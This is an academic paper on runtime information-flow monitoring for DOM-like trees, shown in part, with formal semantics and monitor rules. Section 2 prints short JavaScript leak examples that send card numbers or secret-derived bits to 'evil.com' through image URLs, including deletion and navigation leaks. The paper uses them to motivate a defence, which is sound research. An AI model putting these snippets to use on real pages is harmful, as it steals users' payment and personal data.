Tracking Information Flow in Dynamic Tree Structures

Alejandro Russo[1], Andrei Sabelfeld[1], and Andrey Chudnov[2]

[1] Chalmers University of Technology
[2] Stevens Institute of Technology

Abstract. This paper explores the problem of tracking information flow in dynamic tree structures. Motivated by the problem of manipulating the Document Object Model (DOM) trees by browser-run client-side scripts, we address the dynamic nature of interactions via tree structures. We present a runtime enforcement mechanism that monitors this interaction and prevents a range of attacks, some of them missed by previous approaches, that exploit the tree structure in order to transfer sensitive information. We formalize our approach for a simple language with DOM-like tree operations and show that the monitor prevents scripts from disclosing secrets.

1 Introduction


Client-side scripts (written, for example, in JavaScript) are ubiquitous in today's web applications. These scripts provide indispensable power and flexibility for client-side computation such as dynamic rendering and input validation. They often rely on access to such information sources as the contents of input forms, browsing history, cookies, etc., possibly containing sensitive data such as credit card numbers, passwords or other authentication credentials for various web services.

While having access to sensitive resources, scripts also have possibilities for outside communication. This communication can be direct, e.g., by `XMLHttpRequest`, or indirect, e.g., by the URL of an image that is loaded from a third-party web site. This communication opens up possibilities for devastating attacks. Whether the client-site code is trusted or not (or possibly injected as a result of a *cross-site scripting* (XSS) attack), a key challenge is to prevent this code from disclosing users' sensitive data.

This paper is motivated by the problem of preserving confidentiality of users' data by client-side scripts. The focus is not on preventing injections (which is a separate research area), but on ensuring that attack payload may not do any harm. We propose a runtime enforcement mechanism to prevent insecure information flow. Our mechanism draws on work on information-flow control for conventional and dynamic languages [30, 21, 36, 2]. However, there is more to information flow in a script that runs in a browser than simple data and control-flow dependency. Scripts interact with the browser via the Document Object Model (DOM), a language-independent interface that regulates access to the tree structure of the underlying HTML document. This opens up a new range of opportunities for attackers. For example, a malicious script can use the DOM tree for laundering secret information: a secret can be stored in the DOM tree and subsequently sent to the attacker. This vulnerability has been countered by "tainting" techniques that extend information-flow tracking to the DOM tree.

For example, Vogt et al. [36] mark the content of newly created nodes as tainted, if their creation depends on a secret, and prevent communication of tainted values to untrusted parties. This prevents some attacks, but, unfortunately, does not provide full protection. We show that the attacker can evade information-flow tracking by both encoding secret information into the structure of the DOM tree and exploiting tree navigation.

This paper demonstrates the attacks and presents a client-side enforcement mechanism that tracks information flow in dynamic tree structures as the DOM tree. The mechanism prevents a range of attacks based on the structure of the DOM and navigation. We formalize our approach for a simple language with DOM-like operations and show that the monitor prevents scripts from disclosing sensitive information. The permissiveness of enforcement is particularly important for realistic applications that use DOM-trees extensively. By focusing on tree structures (rather than general purpose monitors that support arbitrary data structures), we gain the desired permissiveness of the enforcement.



(a) DOM tree example

(b) Deletion attack

(c) Navigation attack

Fig. 1. Example trees

2 DOM-based attacks

This section discusses the attacker model, providing an account of client-side JavaScript-based attacks ranging from direct leaks to more sophisticated ones that involve the DOM tree, and motivating our approach to protection.

Attacker model The attacker's target is user-sensitive data that is available to the browser in the context of a given web page or the data stored at the server that might be accessible in the context of the user session. This data includes browser cookies, form input, browsing history, etc. (cf. the list of sensitive sources used by Netscape Navigator 3 [25]). Client-side scripts have full access to such data. This is a useful feature: one common usage is form validation, where (possibly sensitive) data is validated on the client side by a script, before it is passed over to the server. We focus on confidentiality properties of the scripts: they should not be able to leak information by transferring it from secret sources to public sinks. The public sinks are observable by the attacker. For example, this could be communications to attacker-observable web sites, but this could be also communications with some parts of the host site that the script should not have capability for. These policies can be expressed in a sufficiently fine-grained security lattice. In the form validation scenario, a validity check of a credit-card number may be allowed, but sending the number to an untrusted party (as in Figure 2(a)) should be

```
new Image().src=
 "http://evil.com/leak?secret="+encodeURI(form.CardNumber.value);
```
(a) Leak via URL

```
     if (form.CardType.value == "VISA")
        new Image().src="http://evil.com/leak?VISA=yes";
     else new Image().src="http://evil.com/leak?VISA=no";
```
(b) Implicit flow

```
  newDiv = document.createElement("div");
  newDiv.innerHTML = form.CardNumber.value;
  document.location =
   "http://evil.com/leak?secret="+encodeURI(newDiv.innerHTML);
```
(c) Simple DOM leak

```
   if (form.CardType.value == "VISA")
    root.removeChild(root.firstChild);
   var x = root.childNodes.length;
   new Image().src="http://evil.com/leak?VISA="+encodeURI(x);
```
(d) Deletion leak

```
   if (form.CardType.value == "VISA") root=root.firstChild;
   var x = root.childNodes.length;
   new Image().src="http://evil.com/leak?VISA="+encodeURI(x);
```
(e) Navigation leak

Fig. 2. Example leaks

not. For the sake of generality, we abstract away from a particular choice of sensitive sources and public sinks in the rest of the paper. We adopt the worst-case assumption that the attacker has full control over client-side code. This captures a wide range of attackers, including those that succeed in taking over the control of the client-side code by cross-site scripting (XSS).

Explicit and implicit flows Figure 2(a) corresponds to an *explicit* flow, where secret data is explicitly passed to the public sink via URL. Figure 2(b) illustrates an *implicit* [11] flow via control flow: depending on the secret data, there are different side effects that are visible for the attacker. The program branches on whether or not the credit card number type `form.CardType.value` is VISA, and communicates this sensitive information bit to the attacker through the URL. These flows are relatively well understood [30]. What makes client-side security interesting is the API for interacting with the browser. In particular, the DOM API that allows scripts to access the underlying DOM tree.

DOM Figure 1(a) gives an example of a DOM tree for a simple web page that contains a `<head>` element with some text and a `<body>` element with a heading, embedded image, and some text. DOM tree navigation and manipulation primitives allow JavaScript to traverse the tree and inspect, delete, and insert nodes.

Simple leak via DOM DOM operations open up new possibilities for attacks. Figure 2(c) shows a simple leak via DOM: a piece of secret data is stored into a new node of the DOM tree, subsequently retrieved from the node, and sent to the adversary. A common technique for tracking such leaks for dynamically created objects (as tree

nodes) is to mark object containers [24, 33, 27] (or their content [36]) as *tainted*, when affected by secrets. Tainted data is not allowed to be directly transferred to public sinks.

Deletion attack[3] However, there is more to tracking information flow in the presence of DOM operations. For example, a script may create two nodes and then, depending on a secret, delete one of them. Figure 1(b) graphically illustrates the tree and Figure 2(d) provides the code fragment. Node 1 (the root) in Figure 1(b) has two children 2 and 3. If the secret bit is true, then node 2 is deleted. Note that no nodes are tainted in either case. Asking for the number of children of node 1 clearly reveals the secret bit. The essence of the attack is the publicly observable side effect of deleting a node, which is performed in a *secret context*. Secret context corresponds to computations inside a conditional or a loop with a secret guard. We show [29] how to magnify this attack to leak larger secrets (which could be credit card numbers, cookies, banking data, etc.). This code is a result of our experiments with the NoMoXSS tool by Vogt et al. [36]. These experiments demonstrate that while simpler attacks are caught, this leak is not.

Navigation attack Another attack exploits navigation. Figure 1(c) graphically illustrates the navigation in the tree and Figure 2(e) provides the code fragment. The tree contains two nodes 1 and 2, where node 1 is the parent of node 2. The bold font indicates the current position of the script navigation in the DOM tree. If the secret bit is true, the script navigates down to the child 2 of node 1. Asking for the number of children of node 1 clearly reveals the secret bit. The essence of this attack is the publicly observable side effect of changing the navigation position, which depends on secret context. We show [29] how to magnify this attack to leak larger secrets. Similarly to the deletion attacks, the NoMoXSS tool [36] does not prevent this leak.

Countering DOM-based attacks This paper suggests preventing the above attacks by prohibiting publicly observable side effects when the program runs in secret context. Besides tracking explicit and implicit flows, our security mechanism provides a flexible yet sound treatment of DOM-related flows for a simple language with tree operations. We derive the security level of existence for each node from the context of its creation. Our security mechanism monitors the execution and keeps the invariant that (i) the existence level of a parent may not exceed the existence level of a child, (ii) for two neighbor siblings, the existence level of the left child may not exceed the existence level of the right child, (iii) the public part of the tree (generated by "erasing" the secret part) does not depend on secrets, and (iv) the navigation position does not depend on secrets whenever computation is outside a secret context. With these constraints, the execution is monitored in such a way that the context is recorded as "secret" every time there is branching/looping on a secret or navigating through a secret node. No public side effects (such as storing the number of secret nodes in a public variable) are allowed in secret context.

As discussed in Section 7, our monitor has advantages for handling tree operations (i) over typical static approaches (e.g., [24]) due to the dynamic nature of the DOM, and (ii) over dynamic approaches (e.g., [36]) when it comes to soundness. The intention is that the monitor can be deployed in different ways: a particularly natural one

[3] This attack is due to Martin Johns, personal communication.

is as a browser extension. Similarly to Vogt. et al. [36], our monitor could be implemented by extending the browser's JavaScript engine and the DOM tree representation without a major impact on performance. Vogt et al. remark that users do not experience noticeable slowdown when using their secure browser. We expect the same results regarding performance to be applicable to our monitor. Note that the monitor can be used by both end users for preventing leaks at execution time and by developers for testing web applications before they are released.

In the rest of the paper, we abstract away from the choice of the secret (or *high*) sources and public (or *low*) sinks. We assume a simple model, where variables are partitioned into high (written as H) and low (written as L): the initial values of the high variables correspond to secret sources and the final values of the low variables correspond to public sinks.

3 Semantics for tree operations

Language We consider a simple imperative language with primitives for manipulating DOM-like trees. Expressions e consist of integers n, variables x, and composite expressions $e \oplus e$, where $\oplus$ is a binary operation. Commands consist of standard imperative instructions and tree-manipulation commands c_t for creating and removing nodes, navigating the tree, and setting a node value. The language contains additional commands signifying the end of a structure block (end) and termination ($stop$), explained below. The additional commands can be generated during the execution, but they may not be used in initial configurations. This assumption can be easily enforced by restricting the grammar used by programmers to exclude commands end and $stop$. A command c, memory m, tree t, and a path p in t form a *command configuration* $\langle\!\langle\, c, m, t, p \,\rangle\!\rangle$. Small-step semantics is described by transitions of the form $\langle\!\langle\, c, m, t, p \,\rangle\!\rangle \xrightarrow{\alpha}_{\gamma} \langle\!\langle\, c', m', t', p' \,\rangle\!\rangle$, where α is an *internal* event and γ is an *external* event triggered by the transition. Internal events convey information about program execution to an execution monitor. As we explain in Section 4, the monitor uses this information in order to determine if the execution can proceed. External events model program output. For simplicity, we assume that assignments to public variables are observed. Thus, an external event γ can be an empty event (ϵ) or an event of the form ($a(x, v)$), indicating that variable x has been assigned value v.

Events Event s is triggered by command `skip`, and event $a(x, e)$ by command $x := e$. The semantic rules for `skip`, assignments, and sequential composition are standard. Commands `if` e `then` c_1 `else` c_2 and end trigger events $b(e)$ and f, respectively. Event $b(e)$ indicates that the program branches on the expression e and is about to enter one of the branches. Expression e is a part of the event label so that if e involves secret data, the monitor will prevent any publicly observable behavior in the taken branch. The end command is executed after the corresponding branch. For example, in a situation where an expression e evaluates to true, command `if` e `then` c_1 `else` c_2 reduces to $c_1; end$. Observe that the semantics is instrumented in a light-weight manner. Command end informs the monitor that the block structure of a conditional has finished its execution. This instrumentation is particularly useful to avoid over restriction in our monitor (see

Section 4). Similar to conditionals, the semantic rule for loops triggers the same event $b(e)$. When the loop's guard is non-zero, the command end executes after the body of the loop, i.e., `while` e `do` c is transformed into $c; end;$ `while` e `do` c. The formal semantics rules are available in the full version [29].

Trees Turning our attention to trees, programs have a notion of *actual working node* for DOM trees similar to the notion of *actual working directory* for file systems. Programs can only manipulate data at the actual working node, but they are able to navigate through the whole DOM tree.

We model trees as partial mappings from paths to values. For simplicity, we consider trees that store integers Int. Formally, trees are mappings $t : [\mathbb{N}^+] \to Int$, where $[\mathbb{N}^+]$ ranges over sequences of positive natural numbers. We write the domain of t as $dom(t)$, the empty list as ϵ, and a list of elements $n_1, n_2, \ldots, n_m$ as $[n_1, n_2, \ldots, n_m]$. Predicate $prefix(p', p)$ holds when path p' is a prefix of path p. Path $p'.[n]$ denotes the path that results from following path p' in the tree and then going to the child number n. Given a path r, $p.r$ is the path resulting from concatenating the paths p and r. We assume that partial mappings are prefix-closed, which is a reasonable requirement for representing trees, and that, for simplicity, children are enumerated in the left-to-right order, where the leftmost child is assigned number 1. Different from term-rewriting techniques, our representation of trees is particularly suitable to work at the level of nodes rather than on structures of trees. To illustrate how mappings can encode trees, we show an example, where every node is initialized to 0, and the tree exhibits a similar structure to the one presented in Figure 1(a): $\{\mathbf{html} \mapsto 0, \mathbf{head} \mapsto 0, \mathbf{body} \mapsto 0, \mathbf{title.text} \mapsto 0, \mathbf{h1} \mapsto 0, h1.\mathbf{text} \mapsto 0, \mathbf{img} \mapsto 0, \mathbf{p} \mapsto 0, \mathbf{p.text} \mapsto 0\}$, where $\mathbf{html} = \epsilon$, $\mathbf{head} = [1]$, $\mathbf{body} = [2]$, $\mathbf{title} = [1, 1]$, $\mathbf{text} = [1]$, $\mathbf{h1} = [2, 1]$, $\mathbf{img} = [2, 2]$, and $\mathbf{p} = [2, 3]$. For example, $\mathbf{title.text}$ acquires the value $[1, 1, 1]$ under this encoding.

Tree expressions The semantics rules for expressions have the form $\langle\!| e, m, t, p |\!\rangle \downarrow n$, where an expression configuration $\langle\!| e, m, t, p |\!\rangle$ with an expression e, a memory m, a path p, and a DOM tree t evaluates to value n. The rules for `children` and `value` are (the rest of the rules are structural): $\langle\!| children, m, t, p |\!\rangle \downarrow size(\{i \mid p.[i] \in dom(t)\})$ and $\langle\!| value, m, t, p |\!\rangle \downarrow t(p)$. Recall that p records the path that leads from the root of the tree to the actual working node. We will indistinctly refer to p as the actual working node or as the path that leads to it. Function $size(S)$ returns the number of elements in the set S. Expression `children` evaluates to the number of children of the actual working node. Expression `value` evaluates to the value stored in the actual working node, which is obtained by applying the tree to the actual working node p.

Tree commands Commands $\texttt{move}_{\wedge}$, $\texttt{move}_{\uparrow}$, $\texttt{move}_{\swarrow}$, and $\texttt{move}_{\rightarrow}$, respectively, change the actual working node to the root of the tree, the parent, the leftmost child, and the node on the right of the actual working node (see Figure 3). Commands $\texttt{new}_{\swarrow}(e)$ and $\texttt{new}_{\rightarrow}(e)$, respectively, insert a leftmost child and a node on the right of the actual working node. In contrast, commands $\texttt{remove}_{\swarrow}$ and $\texttt{remove}_{\rightarrow}$ delete the leftmost child and the node on the right of the actual working node, respectively. These commands replace the tree t by its updated versions $t \oplus_{\swarrow} (p, n)$, $t \oplus_{\rightarrow} (p, n)$, $t \ominus_{\swarrow} (p)$, and $t \ominus_{\rightarrow} (p)$. Functions $\oplus_{\swarrow}$, $\oplus_{\rightarrow}$, $\ominus_{\swarrow}$, and $\ominus_{\rightarrow}$ operate on mappings representing trees, as explained

$$\{\,\texttt{move}_{\wedge}, m, t, p\,\} \xrightarrow{\wedge} \{\,stop, m, t, \epsilon\,\} \qquad \frac{p = p'.[n]}{\{\,\texttt{move}_{\uparrow}, m, t, p\,\} \xrightarrow{\uparrow} \{\,stop, m, t, p'\,\}}$$

$$\frac{p.[1] \in dom(t)}{\{\,\texttt{move}_{\swarrow}, m, t, p\,\} \xrightarrow{\swarrow} \{\,stop, m, t, p.[1]\,\}} \qquad \frac{p = p'.[n]}{\{\,\texttt{move}_{\rightarrow}, m, t, p\,\} \xrightarrow{\rightarrow} \{\,stop, m, t, p'.[n+1]\,\}}$$

$$\frac{\{\,e, m, t, p\,\} \downarrow n \quad p \in dom(t)}{\{\,\texttt{new}_{\swarrow}(e), m, t, p\,\} \xrightarrow{\oplus^{e}_{\swarrow}} \{\,stop, m, t \oplus_{\swarrow} (p, n), p\,\}}$$

$$\frac{\{\,e, m, t, p\,\} \downarrow n \quad p = p'.[w] \quad p \in dom(t)}{\{\,\texttt{new}_{\rightarrow}(e), m, t, p\,\} \xrightarrow{\oplus^{e}_{\rightarrow}} \{\,stop, m, t \oplus_{\rightarrow} (p, n), p\,\}} \qquad \frac{p.[1] \in dom(t)}{\{\,\texttt{remove}_{\swarrow}, m, t, p\,\} \xrightarrow{\ominus_{\swarrow}} \{\,stop, m, t \ominus_{\swarrow} (p), p\,\}}$$

$$\frac{p = p'.[n] \quad p'.[n+1] \in dom(t)}{\{\,\texttt{remove}_{\rightarrow}, m, t, p\,\} \xrightarrow{\ominus_{\rightarrow}} \{\,stop, m, t \ominus_{\rightarrow} (p), p\,\}} \qquad \frac{p \in dom(t) \quad \{\,e, m, t, p\,\} \downarrow n}{\{\,\texttt{set}(e), m, t, p\,\} \xrightarrow{\texttt{set}(e)} \{\,stop, m, t[p \mapsto n], p\,\}}$$

Fig. 3. Semantics of tree commands

$$(t \oplus_{\swarrow} (p, n))(p') = \begin{cases} n & , p' = p.[1] \\ t(p.[n-1].r) & , p' = p.[n].r \wedge n > 1 \\ t(p') & , p' \neq p.[k].r \end{cases}$$

$$(t \ominus_{\swarrow} (p))(p') = \begin{cases} t(p.[n+1].r) & , p' = p.[n].r \\ t(p') & , p' \neq p.[n].r \end{cases}$$

$$(t \oplus_{\rightarrow} (p, n))(p') = \begin{cases} n & , p' = p''.[w+1] \\ t(p') & , p' = p''.[k].r \wedge k \leq w \\ t(p''.[k-1].r) & , p' = p''.[k].r \wedge k > w+1 \\ t(p') & , p' \neq p''.[k].r \end{cases} \quad where\ p = p''.[w]$$

$$(t \ominus_{\rightarrow} (p))(p') = \begin{cases} t(p') & , p' = p''.[k].r \wedge k \leq w \\ t(p''.[k+1].r) & , p' = p''.[k].r \wedge k > w \\ t(p') & , p' \neq p''.[k].r \end{cases} \quad where\ p = p''.[w]$$

Fig. 4. Operations on tree mappings

below. Each tree command triggers an event that indicates the operation that has been performed. Events $\uparrow$,$\swarrow$, $\rightarrow$, $\leftarrow$, and $\wedge$ are associated to `move` commands as expected. For the commands $\texttt{new}_{\swarrow}$ and $\texttt{new}_{\rightarrow}$, events $\oplus^{e}_{\swarrow}$ and $\oplus^{e}_{\rightarrow}$ include the expression denoting the value added to the tree. Similar to the branching commands, this is done in order for the monitor to analyze the confidentiality level of e (see Section 4). Events $\ominus_{\swarrow}$ and $\ominus_{\rightarrow}$ are associated with node deletion.

The described tree expressions and commands were modeled from the W3C DOM specifications ([38]), in particular the `Node` interface which captures the tree operations of all the HTML and XML elements. For simplicity, we replace the `nodeName`, `nodeValue`, `nodeType` and `attributes` properties by a single `value` property. Also, the `previousSibling` property and `hasChildNodes()` method are not exposed, but could be expressed using the primitives we described. Perhaps the biggest difference between our semantics and those of JavaScript DOM operations is the fact that in JavaScript one could have several references to different nodes in the DOM tree,

whereas in our semantics there could be only one reference. Introducing references to nodes in our setting is a worthwhile subject for future work.

Insertion and deletion of nodes We clarify how to modify tree mappings when inserting or removing nodes (see Figure 4). When we insert a node with a value n as the leftmost child to the actual node p in t, written as $t \oplus_{\swarrow} (p, n)$, the resulting mapping returns (i) n when applied to the path that indicates the leftmost child of p ($p.[1]$); (ii) the value stored in t at $p.[n-1].r$ when asking for the value stored at $p.[n].r$ (observe that paths passing p and going to some child n, where $n > 1$, are shifted one position compared to the mapping before the update due to the insertion of the leftmost child); and (iii) values stored in t for paths that do not pass through p (i.e., paths that do not have the shape $p.[k].r$, for some r and k).

The deletion of the leftmost child of the actual node p in t, written as $t \ominus_{\swarrow} (p)$, returns a mapping, where the children of p are shifted one position due to the removal of the leftmost child. As expected, the shifting is done in the opposite direction to insertion.

The insertion of a node with a value n as the node on the right of p, written as $t \oplus_{\rightarrow} (p, n)$, requires that p is the child number w of some node p''. The updated mapping then returns (i) n when applied to the path that indicates the node on the right of w (i.e., $p''.[w+1]$); (ii) the value stored in t for any of p's siblings on the left of p (i.e., nodes that are located on paths of the form $p''.[k].r$ for $k \leq w$ and some r); observe that the nodes on the left of p are not shifted compared to t since their position as children of p'' are not affected by inserting a node at position $w+1$; (iii) the value stored in t at the path $p''.[k-1].r$ (similarly as for the insertion of leftmost child, the nodes are shifted one position due to the insertion of the node at position $w+1$); and iv) the values stored in t for paths that do not pass through p'' (i.e., paths that do not have the shape of $p''.[k].r$, for some r and k).

The deletion of the node on the right of the actual node p in t, written as $t \ominus_{\rightarrow} (p)$, returns a mapping, where some children of p'' are shifted one position due to the removal of the node. Unsurprisingly, the shifting is done in the opposite direction to insertion. Functions $\oplus_{\swarrow}$, $\oplus_{\rightarrow}$, $\ominus_{\swarrow}$, and $\ominus_{\rightarrow}$ preserve the tree structure of the partial mappings: the insertion of leftmost children does not break the tree structure of t.

4 Enforcement

This section describes a runtime security enforcement mechanism for monitoring the execution. A *monitor configuration* has the form $\langle\!\langle\, o, w, \tau, p \,\rangle\!\rangle$ for a given stack of security levels o, a *navigation pc* w, a typing τ for a tree, and the actual working node p. We explain the purpose of the elements in the configuration below. The monitor performs transitions of the form $\langle\!\langle\, o, w, \tau, p \,\rangle\!\rangle \xrightarrow{\alpha} \langle\!\langle\, o', w', \tau', p' \,\rangle\!\rangle$, where, as before, event α ranges over the internal events triggered by programs.

Intuitively, every time that a command triggers an event α, the monitor allows execution to proceed, if it is also able to perform the labeled transition α. The monitor might disallow execution by stopping it (whenever it is unable to perform an α transition). Formally, a monitored configuration makes a transition $\langle\!\langle\, c, m, t, p \mid o, \omega, \tau \,\rangle\!\rangle \rightarrow_{\triangleright\gamma} \langle\!\langle\, c', m', t', p' \mid o', \omega', \tau' \,\rangle\!\rangle$ if the program and monitor make transitions $\langle\!\langle\, c, m, t, p \,\rangle\!\rangle \xrightarrow{\alpha}_{\triangleright\gamma}$

$$\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{s} \langle\, o,\omega,\tau,p \,\rangle \qquad \frac{lev(e)\sqcup lev(e,\tau,p)\sqsubseteq \Gamma(x) \quad lev(o)\sqcup\omega\sqsubseteq\Gamma(x)}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{a(x,e)} \langle\, o,\omega,\tau,p \,\rangle}$$

$$\frac{\ell = lev(e)\sqcup lev(e,\tau,p)}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{b(e)} \langle\, \ell : o,\omega,\tau,p \,\rangle} \qquad \langle\, \ell : o,\omega,\tau,p \,\rangle \xrightarrow{f} \langle\, o,\omega,\tau,p \,\rangle$$

$$\frac{}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\wedge} \langle\, o, lev(o),\tau,\epsilon \,\rangle} \qquad \frac{\tau(p.[1]) = \ell^{\sigma}}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\swarrow} \langle\, o,\sigma\sqcup\omega,\tau,p.[1] \,\rangle}$$

$$\frac{\tau(p.[1]) = \ell^{\sigma} \quad lev(o)\sqcup\omega\sqsubseteq\sigma}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\ominus\swarrow} \langle\, o,\omega,\tau\ominus_{\swarrow}(p),p \,\rangle} \qquad \frac{p = p'.[m] \quad \tau(p') = \ell^{\sigma}}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\uparrow} \langle\, o,\sigma\sqcup\omega,\tau,p' \,\rangle}$$

$$\frac{p = p'.[m] \quad \tau(p'.[m+1]) = \ell^{\sigma}}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\rightarrow} \langle\, o,\sigma\sqcup\omega,\tau,p'.[m+1] \,\rangle}$$

$$\frac{p = p'.[m] \quad \tau(p'.[m+1]) = \ell^{\sigma} \quad lev(o)\sqcup\omega\sqsubseteq\sigma}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\ominus\rightarrow} \langle\, o,\omega,\tau\ominus_{\rightarrow}(p),p \,\rangle}$$

$$\frac{\tau(p) = \ell^{\sigma} \quad lev(e)\sqcup lev(e,\tau,p)\sqcup lev(o)\sqcup\omega\sqsubseteq\ell}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\mathtt{set}(e)} \langle\, o,\omega,\tau,p \,\rangle}$$

$$\frac{\ell = lev(e)\sqcup lev(e,\tau,p) \qquad \sigma = lev(o)\sqcup\omega \qquad \tau(p.[1]) = \ell'^{\sigma'} \Rightarrow \sigma\sqsubseteq\sigma'}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\oplus^{e}\swarrow} \langle\, o,\omega,\tau\oplus_{\swarrow}(p,\ell^{\sigma}),p \,\rangle}$$

$$\frac{\begin{array}{c}\ell = lev(e)\sqcup lev(e,\tau,p)\\ \sigma = lev(o)\sqcup\omega \qquad p = p'.[m] \qquad \tau(p'.[m+1]) = \ell'^{\sigma'} \Rightarrow \sigma\sqsubseteq\sigma'\end{array}}{\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\oplus^{e}\rightarrow} \langle\, o,\omega,\tau\oplus_{\rightarrow}(p,\ell^{\sigma}),p \,\rangle}$$

Fig. 5. Monitor rules

$\langle\, c',m',t',p' \,\rangle$ and $\langle\, o,\omega,\tau,p \,\rangle \xrightarrow{\alpha} \langle\, o',\omega',\tau',p' \,\rangle$, respectively. Observe that the actual working nodes in the command and monitor configurations are the same.

Monitoring basic commands The semantics of the monitor is described in Figure 5. For the moment, we ignore the parts of these rules marked with gray since they are related to trees as well as the rules associated to events triggered by tree commands, to be explained below. Event s, originated by `skip`, is always accepted without changing the monitor configuration. The stack of security levels o, which initially is empty (denote by ϵ), keeps track of the dynamic *security context* [13, 21]: the security levels of the expressions appearing in the guards of branching commands (i.e., conditionals and loops). Typing environment Γ associates every variable in the program with a security

level. Since our approach is flow-insensitive, Γ is constant during the monitored execution of a program and therefore we omit mentioning it in the monitor. Flow sensitivity for program variables can also be considered by our monitor. To do that, it needs to be restricted to variables that are not part of commands that branch on secrets (cf. [3]). However, as mentioned in Section 1, our monitor provides flow sensitivity for nodes in the tree while keeping flow insensitivity for variables.

For convenience, we view the two security levels, low L and high H, as elements of a security lattice, where $L \sqsubseteq H$ and use the lattice join operator $\sqcup$ that returns the least upper bound over two given levels. Function $lev(e)$ returns the least upper bound of the security levels of variables encountered in expression e. Similarly, function $lev(o)$ returns the least upper bound of the security levels on the stack o. Event $a(x, e)$, originated from executing $x := e$, is accepted without changes in the monitor state but under two conditions. On one hand, the security level of expression e is bounded from above by the security level of variable x, which prevents *explicit flow* of the form $l := h$ for a low variable l and a high variable h. On the other hand, the highest level of the security stack o is bounded from above by the security level of variable x, which prevents *implicit flow* [11] of the form $\texttt{if}\ h\ \texttt{then}\ l := 0\ \texttt{else}\ l := 1$.

The rule for event $b(e)$ pushes the security level of e onto the security stack. This helps prevent implicit flows. For example, runs of the program $\texttt{if}\ h\ \texttt{then}\ l := 0\ \texttt{else}\ l := 1$ are stopped before performing the assignments to l because the security stack contains H at the time of assignment. The stack structure avoids over-restrictive enforcement. For instance, runs of the program $(\texttt{if}\ h\ \texttt{then}\ h' := 0\ \texttt{else}\ h' := 1); l := 0$ are allowed since, by the time the assignment to l is reached, H has been removed from the stack in response to the event f, which is generated on exiting the scope of the conditional

It might be surprising that the monitor does not stop the execution of $\texttt{if}\ h\ \texttt{then}\ l := 1\ \texttt{else skip}$ when h is 0. This might seem dangerous, but in fact it is as insecure as allowing runs of programs $\texttt{while}\ h\ \texttt{do skip}$ (which are typically allowed by classical Denning-style enforcement). Indeed, we show in Section 5 that our monitor guarantees termination-insensitive security. Attacks discussed in [36, 5] are not possible since they exploit the flow sensitivity of the monitor in order to magnify the leak.

Monitoring tree commands To preserve confidentiality in the presence of tree operations, the monitor keeps track of more information than a simple stack of security levels. This additional information is represented in the monitor by a typing τ of a tree, a *navigation pc* ω, and an actual working node p.




Fig. 6. Typing for a tree

A typing of a tree is a partial mapping from paths to security levels. Formally, $\tau : [\mathbb{N}^+] \rightarrow \ell^\sigma$, where τ are prefix-closed and children are enumerated from left-to-right order. Given a path p, the typing $\tau(p)$ of the form ℓ^σ expresses that ℓ is the security level of the value stored in the node, while σ is the confidentiality level of the presence, or existence, of such node in the tree. The reason to include two security levels per node is that not only the content of the node may leak information, but also the presence of it in the tree. For example, the program $x := \texttt{children}$ indirectly queries the existence of children for the actual working node. The security types assigned to nodes resemble the treatment

of references. As is common [16, 26, 24, 33], security types for references contain two parts: a security type and a security reference type. The security type provides security annotations about the data that is referred to, while the security reference type gives a security level to the reference itself as a value. For simplicity, the security level of the content (ℓ) remains invariant during the existence of the node. In principle, it would be possible to allow raising the existence level of a node. However, the dynamic nature of our approach already allows programmers to achieve that by firstly deleting the node and then inserting it again under a given security context.

We introduce function $lev(e, \tau, p)$ to determine the confidentiality level of values obtained by expressions `value` and `children`. Before defining it, we need to present some auxiliary definitions. Function *offs* obtains the set of typings for the offspring of a given node p. It is defined as $\mathit{offs}(\tau, p) = \{(i, \tau(p.[i])) \mid i \in \mathbb{N}^+, p.[i] \in dom(\tau)\}$. Function $lev_{\mathtt{v}}(e, \tau, p)$ obtains the confidentiality level for `value` as follows: $\ell \sqcup \sigma$ if $\texttt{value} \in e \wedge \tau(p) = \ell^\sigma$. Otherwise, the level is L. Function $lev_{\mathtt{c}}(e, \tau, p)$ obtains the confidentiality level for `children` as follows: $\bigsqcup_{(i,\ell^\sigma)\in \mathit{offs}(\tau,p)} \sigma$ if $\texttt{children} \in e$. Otherwise, the level is L. Unsurprisingly, this last function only takes into account the existence level of nodes. After all, expression `children` determines the number of offsprings without exploring their contents. Function $lev(e, \tau, p)$ is then defined as simply $lev_{\mathtt{v}}(e, \tau, p) \sqcup lev_{\mathtt{c}}(e, \tau, p)$.

Going back to the rules presented in Figure 5, we observe that the rule for assignments (event $a(x, e)$) demands that $lev(e, \tau, p) \sqsubseteq \Gamma(x)$. This requirement prevents explicit flows involving data related to trees. To demonstrate that, we present a typing for a tree in Figure 6 where all the nodes have an existence level of L except for the rightmost child of the root node. Assuming that our program is dealing with such a tree and the actual working node is the root node, the execution of $l :=$ `children` is stopped due to the presence of a child with existence level H. The execution of $\texttt{move}_{\swarrow}; \texttt{move}_{\rightarrow}; l :=$ `value` is also stopped at the attempt of assignment. The reason is that a high value stored in the middle node is attempted to be leaked into a low variable. Function $lev(e, \tau, p)$ also contributes to determine the security level of e when monitoring the event $b(e)$. Observe that e might involve expressions `value` and `children`.

